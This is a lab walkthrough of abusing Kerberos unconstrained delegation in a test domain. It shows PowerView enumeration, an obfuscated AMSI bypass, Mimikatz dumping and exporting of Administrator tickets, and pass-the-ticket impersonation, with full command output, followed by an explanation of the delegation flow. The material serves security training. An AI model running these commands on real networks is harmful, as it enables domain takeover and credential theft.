Unconstrained Delegation

now enumerating the computers which have unconstrained delegation enabled

```
. .\powerview.ps1
```

```
Get-NetComputer -Unconstrained
```

```
PS C:\Users\rem01x.crtp\Desktop\tools> . .\powerview.ps1
PS C:\Users\rem01x.crtp\Desktop\tools> Get-NetComputer -Unconstrained


pwdlastset                    : 10/14/2023 11:47:17 PM
logoncount                    : 76
serverreferencebl             : CN=WIN-Q4788GPE9L7,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=crtp,DC=
badpasswordtime               : 1/1/1601 2:00:00 AM
distinguishedname             : CN=WIN-Q4788GPE9L7,OU=Domain Controllers,DC=crtp,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 10/26/2023 10:48:04 PM
name                          : WIN-Q4788GPE9L7
objectsid                     : S-1-5-21-701016945-1456686922-2798200677-1000
samaccountname                : WIN-Q4788GPE9L7$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 10/26/2023 7:48:04 PM
accountexpires                : NEVER
countrycode                   : 0
operatingsystem               : Windows Server 2019 Standard Evaluation
instancetype                  : 4
msdfsr-computerreferencebl    : CN=WIN-Q4788GPE9L7,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSettings,CN=System,DC=crt
objectguid                    : fd11ef97-abba-4136-9f90-9f6adb95ac78
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 1/1/1601 2:00:00 AM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=crtp,DC=local
dscorepropagationdata         : {10/14/2023 8:47:00 PM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/WIN-Q4788GPE9L7.crtp.local,
                                ldap/WIN-Q4788GPE9L7.crtp.local/ForestDnsZones.crtp.local, ldap/WIN-Q4788GPE9L7.crtp.local/Dom
                                DNS/WIN-Q4788GPE9L7.crtp.local...}
usncreated                    : 12293
lastlogon                     : 11/3/2023 3:45:26 PM
badpwdcount                   : 0
cn                            : WIN-Q4788GPE9L7
useraccountcontrol            : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
whencreated                   : 10/14/2023 8:47:00 PM
primarygroupid                : 516
iscriticalsystemobject        : True
```

as we see we have the computer WIN-Q4788GPE9L7 with unconstrained delegation enabled

```
Find-LocalAdminAccess
```

```
PS C:\Users\Administrator\Desktop> Get-NetComputer -Unconstrained | select cn

cn
--
WIN-Q4788GPE9L7


PS C:\Users\Administrator\Desktop> Find-LocalAdminAccess
WIN-Q4788GPE9L7.crtp.local
DESKTOP-V0AN63P.crtp.local
PS C:\Users\Administrator\Desktop>
```

now as we see our user have local admin access to at the computer with unconstrained delegation

so let’s abuse this now and try to dump it’s secrets

```
Enable-PSRemoting
```

```
$sess = New-PSSession -ComputerName WIN-Q4788GPE9L7
```

```
Invoke-Command -FilePath ..\..\rem01x.crtp\Desktop\tools\Invoke-Mimikatz.ps1 -Session $sess
```

```
Enter-PSSession -Session $sess
```

now let's bypass AMSI

```
S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')
```

```
PS C:\Users\Administrator\Desktop> Enable-PSRemoting
WinRM is already set up to receive requests on this computer.
WinRM is already set up for remote management on this computer.
PS C:\Users\Administrator\Desktop> $sess = New-PSSession -ComputerName WIN-Q4788GPE9L7
PS C:\Users\Administrator\Desktop> Invoke-Command -FilePath ..\..\rem01x.crtp\Desktop\tools\Invoke-Mimikatz.ps1 -S
ession $sess
PS C:\Users\Administrator\Desktop> Enter-PSSession -Session $sess
[WIN-Q4788GPE9L7]: PS C:\Users\Administrator\Documents> S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x
')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  ).("A`ss`Embly".
'GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'
),'s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}
" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
[WIN-Q4788GPE9L7]: PS C:\Users\Administrator\Documents>
```

now let's try to dump the secrets

now let's list all the available tickets

```
Invoke-Mimikatz -Command '"sekurlsa::tickets"'
```

```
[WIN-Q4788GPE9L7]: PS C:\Users\Administrator\Documents> Invoke-Mimikatz -Command '"sekurlsa::tickets"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::tickets

Authentication Id : 0 ; 1130771 (00000000:00114113)
Session           : Network from 0
User Name         : Administrator
Domain            : crtp
Logon Server      : (null)
Logon Time        : 11/3/2023 7:31:40 AM
SID               : S-1-5-21-701016945-1456686922-2798200677-500

        * Username : Administrator
        * Domain   : CRTP.LOCAL
        * Password : (null)

       Group 0 - Ticket Granting Service

       Group 1 - Client Ticket ?

       Group 2 - Ticket Granting Ticket
        [00000000]
          Start/End/MaxRenew: 11/3/2023 7:24:47 AM ; 11/3/2023 5:19:53 PM ; 11/10/2023 7:19:53 AM
          Service Name (02) : krbtgt ; CRTP.LOCAL ; @ CRTP.LOCAL
          Target Name  (--) : @ CRTP.LOCAL
          Client Name  (01) : Administrator ; @ CRTP.LOCAL
          Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
          Session Key       : 0x00000012 - aes256_hmac
            1424b50d37e3fb76e882cfef4a43a0e4a8abea1f4d2c6071bb8c369d4bba0386
          Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]

Authentication Id : 0 ; 1121645 (00000000:00111d6d)
Session           : Network from 0
User Name         : Administrator
Domain            : crtp
Logon Server      : (null)
Logon Time        : 11/3/2023 7:30:55 AM
SID               : S-1-5-21-701016945-1456686922-2798200677-500

        * Username : Administrator
        * Domain   : CRTP.LOCAL
        * Password : (null)

       Group 0 - Ticket Granting Service
```

now let’s export thim

```
Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'
```


```
[WIN-Q4788GPE9L7]: PS C:\Users\Administrator\kerb> Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::tickets /export

Authentication Id : 0 ; 1183198 (00000000:00120dde)
Session           : Network from 0
User Name         : Administrator
Domain            : crtp
Logon Server      : (null)
Logon Time        : 11/3/2023 7:35:44 AM
SID               : S-1-5-21-701016945-1456686922-2798200677-500

         * Username : Administrator
         * Domain   : CRTP.LOCAL
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 11/3/2023 7:24:47 AM ; 11/3/2023 5:19:53 PM ; 11/10/2023 7:19:53 AM
           Service Name (02) : krbtgt ; CRTP.LOCAL ; @ CRTP.LOCAL
           Target Name  (--) : @ CRTP.LOCAL
           Client Name  (01) : Administrator ; @ CRTP.LOCAL
           Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             1424b50d37e3fb76e882cfef4a43a0e4a8abea1f4d2c6071bb8c369d4bba0386
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
           * Saved to file [0;120dde]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi !

Authentication Id : 0 ; 1172196 (00000000:0011e2e4)
```

```
[WIN-Q4788GPE9L7]: PS C:\Users\Administrator\kerb> ls


    Directory: C:\Users\Administrator\kerb


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/3/2023   7:36 AM           1679 [0;1012b4]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi
-a----        11/3/2023   7:36 AM           1679 [0;102e9a]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi
-a----        11/3/2023   7:36 AM           1679 [0;10af10]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi
-a----        11/3/2023   7:36 AM           1679 [0;10b7fb]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi
-a----        11/3/2023   7:36 AM           1679 [0;111d9a]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi
-a----        11/3/2023   7:36 AM           1679 [0;11e2ba]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi
-a----        11/3/2023   7:36 AM           1679 [0;11e2e4]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi
-a----        11/3/2023   7:36 AM           1679 [0;120dde]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi
-a----        11/3/2023   7:36 AM           1859 [0;2535d]-1-0-40a50000-WIN-Q4788GPE9L7$@ldap-WIN-Q4788GPE9L7.crt
                                                 p.local.kirbi
-a----        11/3/2023   7:36 AM           1693 [0;256ab]-2-0-60a10000-WIN-Q4788GPE9L7$@krbtgt-CRTP.LOCAL.kirbi
-a----        11/3/2023   7:36 AM           1883 [0;25912]-1-0-40a50000-WIN-Q4788GPE9L7$@LDAP-WIN-Q4788GPE9L7.crt
                                                 p.local.kirbi
-a----        11/3/2023   7:36 AM           1857 [0;3e4]-0-0-40a50000-WIN-Q4788GPE9L7$@DNS-win-q4788gpe917.crtp.l
                                                 ocal.kirbi
-a----        11/3/2023   7:36 AM           1883 [0;3e4]-0-1-40a50000-WIN-Q4788GPE9L7$@ldap-WIN-Q4788GPE9L7.crtp.
                                                 local.kirbi
-a----        11/3/2023   7:36 AM           1693 [0;3e4]-2-0-60a10000-WIN-Q4788GPE9L7$@krbtgt-CRTP.LOCAL.kirbi
-a----        11/3/2023   7:36 AM           1693 [0;3e4]-2-1-40e10000-WIN-Q4788GPE9L7$@krbtgt-CRTP.LOCAL.kirbi
-a----        11/3/2023   7:36 AM           1883 [0;3e7]-0-0-40a50000-WIN-Q4788GPE9L7$@cifs-WIN-Q4788GPE9L7.crtp.
                                                 local.kirbi
-a----        11/3/2023   7:36 AM           1879 [0;3e7]-0-1-40a50000-WIN-Q4788GPE9L7$@GC-WIN-Q4788GPE9L7.crtp.lo
                                                 cal.kirbi
-a----        11/3/2023   7:36 AM           1859 [0;3e7]-0-2-40a50000-WIN-Q4788GPE9L7$@HTTP-WIN-Q4788GPE9L7.crtp.
                                                 local.kirbi
-a----        11/3/2023   7:36 AM           1837 [0;3e7]-0-3-40a50000-WIN-Q4788GPE9L7$@cifs-WIN-Q4788GPE9L7.kirbi
-a----        11/3/2023   7:36 AM           1827 [0;3e7]-0-4-40a50000.kirbi
-a----        11/3/2023   7:36 AM           1859 [0;3e7]-0-5-40a50000-WIN-Q4788GPE9L7$@cifs-WIN-Q4788GPE9L7.crtp.
                                                 local.kirbi
-a----        11/3/2023   7:36 AM           1883 [0;3e7]-0-6-40a50000-WIN-Q4788GPE9L7$@LDAP-WIN-Q4788GPE9L7.crtp.
                                                 local.kirbi
-a----        11/3/2023   7:36 AM           1859 [0;3e7]-0-7-40a50000-WIN-Q4788GPE9L7$@ldap-WIN-Q4788GPE9L7.crtp.
                                                 local.kirbi
-a----        11/3/2023   7:36 AM           1837 [0;3e7]-0-8-40a50000-WIN-Q4788GPE9L7$@LDAP-WIN-Q4788GPE9L7.kirbi
-a----        11/3/2023   7:36 AM           1693 [0;3e7]-2-0-60a10000-WIN-Q4788GPE9L7$@krbtgt-CRTP.LOCAL.kirbi
-a----        11/3/2023   7:36 AM           1693 [0;3e7]-2-1-40e10000-WIN-Q4788GPE9L7$@krbtgt-CRTP.LOCAL.kirbi
-a----        11/3/2023   7:36 AM           1859 [0;5b4bf]-1-0-40a50000-WIN-Q4788GPE9L7$@ldap-WIN-Q4788GPE9L7.crt
                                                 p.local.kirbi
-a----        11/3/2023   7:36 AM           1859 [0;5b58d]-1-0-40a50000-WIN-Q4788GPE9L7$@ldap-WIN-Q4788GPE9L7.crt
                                                 p.local.kirbi
-a----        11/3/2023   7:36 AM           1859 [0;5bde6]-1-0-40a50000-WIN-Q4788GPE9L7$@ldap-WIN-Q4788GPE9L7.crt
                                                 p.local.kirbi
-a----        11/3/2023   7:36 AM           1883 [0;66d9a]-1-0-40a50000-WIN-Q4788GPE9L7$@LDAP-WIN-Q4788GPE9L7.crt
                                                 p.local.kirbi
```

now as we see we have administrator kirbi

but if their is not we can monitor for any action on this machine using user hunter to check if their was any action don by the administrator


```
Invoke-UserHunter -ComputerName WIN-Q4788GPE9L7 -UserAdminCount -Delay 5 -Verbose
```



as we see we have administrator account now

now let's pass the ticket into the memory and impersonate the user


```
Invoke-Mimikatz -Command '"kerberos::ptt C:\Users\Administrator\kerb\[0;120dde]-2-0-60a10000-Administrator@krbtgt-CRTP.LOCAL.kirbi"'
```



now as we see we are administrator on this machine

Unconstrained Delegation Deep Dive (Rem01x Research)

now look at this photo below




this is the process of unconstrained delegation

1) vegeta wanna access the server web01 to list her folders

2) the web01 process then will **impersonate** vegeta and create new thread with vegeta credentials

3) the server then go to the share intended folder to list vegeta items with the **impersonated thread** created earlier


so what is happening !



1) the client delegates a copy of it's TGT to the server

2) the server can behalf like that client in the network using this TGT


now looking at the configuration of the unconstrained delegation




```
Get-NetComputer -Unconstrained | select cn,useraccountcontrol
```

```
PS C:\Users\rem01x.crtp\Desktop\tools> Get-NetComputer -Unconstrained | select cn,useraccountcontrol

cn                                   useraccountcontrol
--
WIN-Q4788GPE9L7 SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
```

now let's see a Wireshark captured packets



as we see

1) client requests a TGT first

2) domain controller response with the reply with the TGT

3) client request service ticket TGS for the web application

4) domain controller response with the reply with the TGS

5) now look at this the client again requests a TGT to delegate it to the web service

6) domain controller response with a copy of the user TGT

7) the application request go to the web server


8) the web service asks for a service ticket TGS for the sql server (it requested TGS because it has a copy of the client TGT)

9) the domain controller response with the TGS

10) access garneted and successfully accessed the database server

